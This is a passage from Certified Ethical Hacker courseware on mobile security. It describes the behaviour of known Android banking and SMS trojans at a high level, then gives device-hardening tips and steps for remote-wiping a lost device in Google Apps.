


FIGURE 16.13: FaceNiff Screenshot

## Android Trojan: ZitMo (Zeus-in-the-Mobile)

Zitmo is the notorious mobile component of the **Zeus banking Trojan** that circumvents two-factor authentication by intercepting SMS confirmation codes to **access bank accounts**. The new versions for Android and BlackBerry have now added botnet-like features, such as **enabling cybercriminals** to control the Trojan via SMS commands.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Trojan: ZitMo (Zeus-in-the-Mobile)

Zitmo refers to a version of the Zeus malware that specifically **targets mobile devices**. It is a malware Trojan horse designed mainly to steal online banking details from users. It circumvents mobile banking app security by simply forwarding the infected mobile's SMS messages to a command and control mobile owned by cybercriminals. The new versions of Android and BlackBerry have now added botnet-like features, such as enabling **cybercriminals** to control the Trojan via **SMS commands**.



FIGURE 16.14: ZitMo (Zeus-in-the-Mobile) Screenshot



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Trojan: GingerBreak

AndroidOS/GingerBreak is a **Trojan** that affects mobile devices running the **Android** operating system. It drops and executes another Trojan detected as Exploit: **AndroidOS/CVE-2011-1823**, which, if run successfully, gains administrator privileges on the device.





FIGURE 16.15: GingerBreak Screenshot

## Android Trojan: AcnetSteal and Cawitt


### AcnetSteal

- AcnetSteal is a program that **harvests data and information** from the device
- Trojan **sends the contact information** to a remote location using Triple DES Encryption (DESede)



### Cawitt

- Cawitt.A operates silently in the background, **gathering device information** which it later forwards to a remote server
- Collected information includes **device ID**, International Mobile Equipment Identity (IMEI) number, **phone number**, **Bot ID**, and modules



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Android Trojan: AcnetSteal and Cawitt



### AcnetSteal

AcnetSteal is a program that **harvests data** and information from the device. The Trojan sends the contact information to a remote location using **Triple DES Encryption (DESede)**.




FIGURE 16.16: AcnetSteal Screenshot



## Cawitt

Cawitt operates silently in the background, gathering device information which it later forwards to a **remote server**. Collected information includes device ID, **International Mobile Equipment Identity (IMEI)** number, phone number, Bot ID, and modules. This Trojan doesn't place any launcher icon in the application menu in order to avoid being detected by the device user.




FIGURE 16.17: Cawitt Screenshot

## Android Trojan: Frogonal and Gamex

### Frogonal

- Frogonal.A is a **repackaged version of an original application** where extra functionalities used for malicious intent have been added into the new package
- It harvests the following information from the compromised device such as **identification of the Trojaned application**, phone number, IMEI number, **IMSI number**, SIM serial number, device model, **operating system version**, root availability



### Gamex

- Gamex.A **hides its malicious components** inside the package file
- Once it is granted a root access by the user, it connects to a **command and control (C&C) server** to download more applications and to forward the device IMEI and IMSI numbers
- It also establishes a connection to an external link which contains a **repackaged APK file**, and proceeds to downloading and installing the file

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Android Trojan: Frogonal and Gamex



### Frogonal

Frogonal is a **repackaged version** of an original application where extra functionalities used for malicious intent have been added into the new package. It harvests the following information from the compromised mobile devices:

- Identification of the **Trojanized** application:
  - Package name
  - Version code
- Phone number
- IMEI number
- IMSI number
- SIM serial number
- Device model
- Operating system version
- Root availability



FIGURE 16.18: Frogonal and Gamex Frogonal Screenshot

## Gamex

Gamex is an **Android Trojan** that downloads and installs the files on a compromised mobile device. It hides the malicious content inside the file that is to be installed; once it is granted a root access by the device owner, it connects to a **command and control (C&C)** server to download more applications and to forward the device's **IMEI** and **IMSI** numbers. It also establishes a connection to an external link that contains a repackaged APK file, and proceeds to download and install the file.




FIGURE 16.19: Gamex Screenshot

## Android Trojan: KabStamper and Mania


### KabStamper

- KabStamper.A is a malware distributed via Trojaned applications that deliver news and videos on the AKB48 group
- Malicious code in the malware is highly destructive; it destroys images found in the sdcard/DCIM/camera folder that stores images taken with the device's camera
- Every five minutes, the malware checks this folder and modifies a found image by overwriting it with a predefined image



### Mania

- Mania.A is an SMS-sending malware that sends out messages with the content "tel" or "quiz" to the number 84242
- Any reply from this number is redirected to another device to prevent user from becoming suspicious
- Mania.A is known for using the trojanization technique, where it is repackaged with another original application in order to dupe victims



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Android Trojan: KabStamper and Mania



### KabStamper

KabStamper is an Android Trojan that modifies images found in the target mobile device by overwriting them with a predefined image. It is distributed via Trojanized applications that deliver news and videos about the AKB48 group. It is very destructive and destroys images found in the sdcard/DCIM/camera folder that stores images taken with the device's camera.



FIGURE 16.20: KabStamper and Mania Kabstamper Screenshot



## Mania

Mania is an Android Trojan that pretends to perform license checking to cover up its SMS-sending activities in the background. It is **SMS-sending malware** that sends out messages with the content "tel" or "quiz" to the number **84242**. Any reply from this number is redirected to another device to prevent the device owner from becoming suspicious. While running, **Mania** appears to be performing license checking, but this process always fails and never seems to be completed. The license checking is a coverup for the SMS sending activities that are taking place in the background.




FIGURE 16.21: Mania Screenshot

## Android Trojan: PremiumSMS and SmsSpy


### PremiumSMS

- PremiumSMS.A is a Trojan that reaps profit from its **SMS sending activities**
- It has a **configuration file** that contains data on the content of the SMS messages and the recipient numbers
- Example of the sent messages:
  - Number: **1151**  
Content: **692046 169 BG QCb5T3w**
  - Number: **1161**  
Content: **692046 169 BG QCb5T3w**
  - Number: **3381**  
Content: **692046 169 BG QCb5T3w**



### SmsSpy

- SmsSpy.F poses as an Android Security Suite application that **records received SMS messages** into a **secsuite.db**
- This malware targets **banking consumers in Spain** where it is spammed via a message indicating that an **extra Security Protection program** that protects the device is available for download



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Android Trojan: PremiumSMS and SmsSpy



### PremiumSMS

PremiumSMS is an Android Trojan that reaps profit from its **SMS-sending activities**. It has a configuration file that **contains data** on the content of the SMS messages and the recipient numbers.

Example of send messages:

- Number: 1151  
Content: 692046 169 BG QCb5T3w
- Number: 1161  
Content: 692046 169 BG QCb5T3w
- Number: 3381  
Content: 692046 169 BG QCb5T3w
- Number: 1005  
Content: kutkut clsamg 6758150
- Number: 5373

Content: kutkut clsamg 6758150

6. Number: 7250

Content: kutkut clsamg 6758150



## SmsSpy

SmsSpy is an Android Trojan that poses as an **Android Security Suite** application that actually does nothing in ensuring the device's security. However, it records received SMS messages into `secsuite.db` instead. It targets banking consumers in Spain, posing as an Android Security Suite application.



FIGURE 16.22: SmsSpy Screenshot

## Android Trojan: DroidLive SMS and UpdtKiller

### DroidLive SMS

- DroidLive masquerades as a Google Library, attempts to utilize **Device Administration API**
- It attempts to install itself as a device administration app, and is capable of tapping into **personal data** and performing a **mixture of nefarious activities** on android mobile devices

The diagram illustrates the architecture of the DroidLive Main Controller. It is a central yellow box labeled "DroidLive Main Controller". Five dashed arrows point from five receiver components to it: "BootReceiver", "LiveReceiver", "ShutdownReceiver", "SmsMessageReceiver", and "WakeLockReceiver". From the "DroidLive Main Controller", two dashed arrows point to external components: "Send Text Messages" to a blue box labeled "Device Admin" and "Call Phone Numbers" to another blue box labeled "DeviceAdmin".

### UpdtKiller

- UpdtKiller connects to a **command and control (C&C) server**, where it forwards users' data to and receives further commands from
- This malware is also capable of killing **antivirus processes** in order to avoid being detected

Two screenshots are shown. The left screenshot shows a smartphone home screen with various app icons. The right screenshot shows a video frame of a person walking, with red dots and lines overlaid on the image, likely representing tracking or monitoring.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

## Android Trojan: DroidLive SMS and UpdtKiller



### DroidLive SMS

DroidLive SMS is an Android Trojan masquerading as a **Google Library**; it attempts to utilize a device **administration API**. It attempts to install itself as a device administration app, and is capable of tapping into personal data and performing a mixture of nefarious activities on Android mobile devices. It attempts to disguise itself as a Google library, and receives commands from a **Command and Control (C&C)** server, allowing it to perform functions including sending text messages to premium numbers, initiating phone calls, and collecting personal data.




FIGURE 16.23: DroidLive SMS and UpdtKiller DroidLive SMS



## Android Trojan: UpdtKiller

UpdtKiller is an Android Trojan that **terminates** processes belonging to antivirus products in order to avoid detection. It connects to a command and control (C&C) server, where it forwards **harvested** user data to and receives further command from.




FIGURE 16.24: UpdtKiller Screenshot

# Android Trojan: FakeToken

**C|EH**  
Certified Ethical Hacker

FakeToken steals both banking authentication factors (Internet password and mTAN) directly from the mobile device



## Distribution Techniques

- Through phishing emails pretending to be sent by the targeted bank
- Injecting web pages from infected computers, simulating a fake security app that presumably avoids the interception of SMS messages by generating a unique digital certificate based on the phone number of the device
- Injecting a phishing web page that redirects users to a website pretending to be a security vendor that offers the “eBanking SMS Guard” as protection against “SMS message interception and mobile Phone SIM card cloning”

Permissions	Permissions
This application can access the following on your phone:	This application can access the following on your phone:
<input checked="" type="checkbox"/> Your messages receive SMS	<input checked="" type="checkbox"/> Your messages receive SMS
<input checked="" type="checkbox"/> Network communication full Internet access	<input checked="" type="checkbox"/> Network communication full Internet access
<input checked="" type="checkbox"/> Your personal information read contact data	<input checked="" type="checkbox"/> Storage modify/delete SD card contents
<input checked="" type="checkbox"/> Storage modify/delete SD card contents	<input checked="" type="checkbox"/> Phone calls read phone state and identity
<input checked="" type="checkbox"/> Phone calls read phone state and identity	<input checked="" type="checkbox"/> Services that cost you money send SMS messages
<input checked="" type="checkbox"/> Services that cost you money send SMS messages	<b>NEW VERSION</b>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Android Trojan: FakeToken

FakeToken steals both authentication factors (**Internet password** and **mTAN**) directly from the mobile device.

### Distribution Techniques:

- Through phishing emails **pretending** to be sent by the targeted bank
- Injecting web pages from infected computers, simulating a fake security app that presumably avoids the interception of **SMS messages** by generating a unique digital certificate based on the phone number of the device
- Injecting a phishing web page that redirects users to a website pretending to be a security vendor that offers the “**eBanking SMS Guard**” as protection against “SMS message interception and mobile Phone SIM card cloning”




FIGURE 16.25: FakeToken Screenshot

**Securing Android Devices**

**C|EH**  
Certified Ethical Hacker

<b>Enable screen locks</b> for your Android phone for it to be more secure	<b>Do not directly download Android package files (APK)</b>
<b>Never root</b> your Android device	<b>Keep updated with the operating system</b> as and when they arrive
<b>Download apps only from official Android market</b>	<b>Use free protector Android app like Android Protector</b> where you can assign passwords to text messages, mail accounts, etc.
<b>Keep your device updated with Google Android antivirus software</b>	<b>Customize your locked home screen</b> with the user's information

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Securing Android Devices


Security of Android devices is a major concern as most people at present using these devices as substitutes for computers. Similar to a traditional computer, security is **mandatory** for Android devices to avoid being **infected** by a malicious application or data loss. The following are a few key points that help you in securing your Android device:

- ➊ Enable screen locks for your Android phone for it to be more secure
- ➋ Never root your **Android device**
- ➌ Download apps only from official Android market
- ➍ Keep your device updated with Google Android antivirus software
- ➎ Do not directly download **Android package files (APK)**
- ➏ Keep updated with the operating system as and when updates arrive
- ➐ Use free protectors Android apps such as Android Protector. Where you can assign passwords to text messages, mail accounts, etc.
- ➑ Customize your locked home **screen** with the **user's information**

# Google Apps Device Policy

**C|EH**  
Certified Ethical Hacker

- Google Apps Device Policy app allows Google Apps domain admin to **set security policies for your Android device**
- It is a device administration app for Google Apps for Business, Education, and Government accounts that makes your **Android device more secure for enterprise use**
- This app allows IT administrator to **enforce security policies** and remotely wipe your device
- Additionally, this app allows you to ring, lock, or locate your Android devices through the My Devices page:  
<https://www.google.com/apps/mydevices>



<https://play.google.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Google Apps Device Policy

Source: <https://play.google.com>

The Google Apps **Device Policy** app allows a Google Apps domain admin to set security policies for your Android device. It is a device administration app for Google Apps for Business, Education, and **Government** accounts that makes your Android device more secure for enterprise use. This app allows an IT administrator to enforce **security policies** and remotely wipe your device. Additionally, this app allows you to ring, lock, or locate your **Android devices** through the My Devices page: <https://www.google.com/apps/mydevices>.




FIGURE 16.26: Google Apps Device Policy

If users have Google Sync installed on a supported mobile device or an Android device with the **Google Apps Device Policy** app, they can use the Google Apps control panel to remotely wipe the device.

To remote wipe a lost or stolen device:

- Sign in to your **Google Apps control panel**.
- Click **Settings → Mobile**.
- In the **Devices tab**, hover your cursor over the user whose device you want to wipe.
- Click **Remote Wipe** in the box that appears.
- A second box appears asking you to confirm that you want to remotely wipe the device. If you are sure you want to wipe the device, click **Wipe Device**.

<http://support.google.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.



## Remote Wipe Service: Remote Wipe

Source: <http://support.google.com>

Remote Wipe Service is a feature service that allows you to reset or erase the information in the lost or stolen device. To use this service the device should install **Google Sync** or Device Policy. This can also delete all the information in the device such as mail, calendar, and contacts, etc. and cannot delete data stored on the device's SD card. When this service completes its task, it prompts the user with a message as **acknowledgement** to the delete function.

### To remote wipe a lost or stolen device:

- Sign in to your Google Apps control panel.
- Click **Settings → Mobile**.
- On the **Devices** tab, hover your cursor over the user whose **device** you want to wipe.
- Click **Remote Wipe** in the box that appears.
- A second box appears asking you to confirm that you want to remotely wipe the device. If you are sure you want to wipe the device, click **Wipe Device**.

**Mobile settings**

Device ID	Name	Email	Model	OS	Type	Last Sync	Status
Appl_XUDTRY	Juan Dahlmann	juandahlmann@ellos-trail.com	iPhone 4	iOS 4.3	Google Sync	11/8/11	Approved
Appl_1S93HQ	Emma Zunz	emma.zunz@ellos-trail.com	iPhone 3Gs	iOS 5	Google Sync	11/7/11	Approved
Appl_0K33NR	Bustos Domeca	bustos.domecq@ellos-trail.com	iPhone 3Gs	iOS 4.0	Google Sync	11/4/11	Approved
Appl_XLFTBY	H Bustos	student@ellos-trail.com	iPhone 4	iOS 5	Google Sync	11/4/11	Approved
Appl_3YX1R4	Averroes	averroes@ellos-trail.com	Windows Phone 7	Windows Phone 7	Google Sync	11/4/11	Approved
38c-878ac0	Suarez Miranda	suzaremiranda@ellos-trail.com	Nexus S	Android 2.3.8	Android	10/29/11	Approved
Appl_P9KA4T	Lazarus Moroll						
Appl_7RW3NP	Henri Bachelier						
Appl_2TTA4T	Doctor Brodie						
Appl_DU0AAT	Heribert Quato						
Appl_JFXA4T	Iskra Puradi						
Appl_JC8A4T	Jacques Reboul						
Appl_PF1AS	Victor Moon						
Appl_EYD3NS	Tom Castro	tomcastro@ellos-trail.com	iPhone 3Gs	iOS 4.3	Google Sync	10/14/11	Approved
Appl_5GX44T	Gervasio Montenegro	gervasio.montenegro@ellos-trail.com	iPhone 4	iOS 4.3	Google Sync	10/13/11	Approved
3c59_1e7a08	Erik Lonnrot	erik.lonnrot@ellos-trail.com	Liquid MT	Android 2.3.5	Android	10/13/11	Wiping
Appl_WQ8A4T	Beatrix Vitorbo	beatrix.vitorbo@ellos-trail.com	iPhone 4	iOS 4.3	Google Sync	10/8/11	Blocked
3336_804a8d	Pierre Monard	pierre.monard@ellos-trail.com	Liquid MT	Android 2.3.5	Android	10/7/11	Approved
Appl_ZPDFHWY	Silas Haslam	silas.haslam@ellos-trail.com	iPad 2	iOS 4.3	Google Sync	10/6/11	Blocked

**On mouseover hovercards**

FIGURE 16.27: Remote Wipe Service

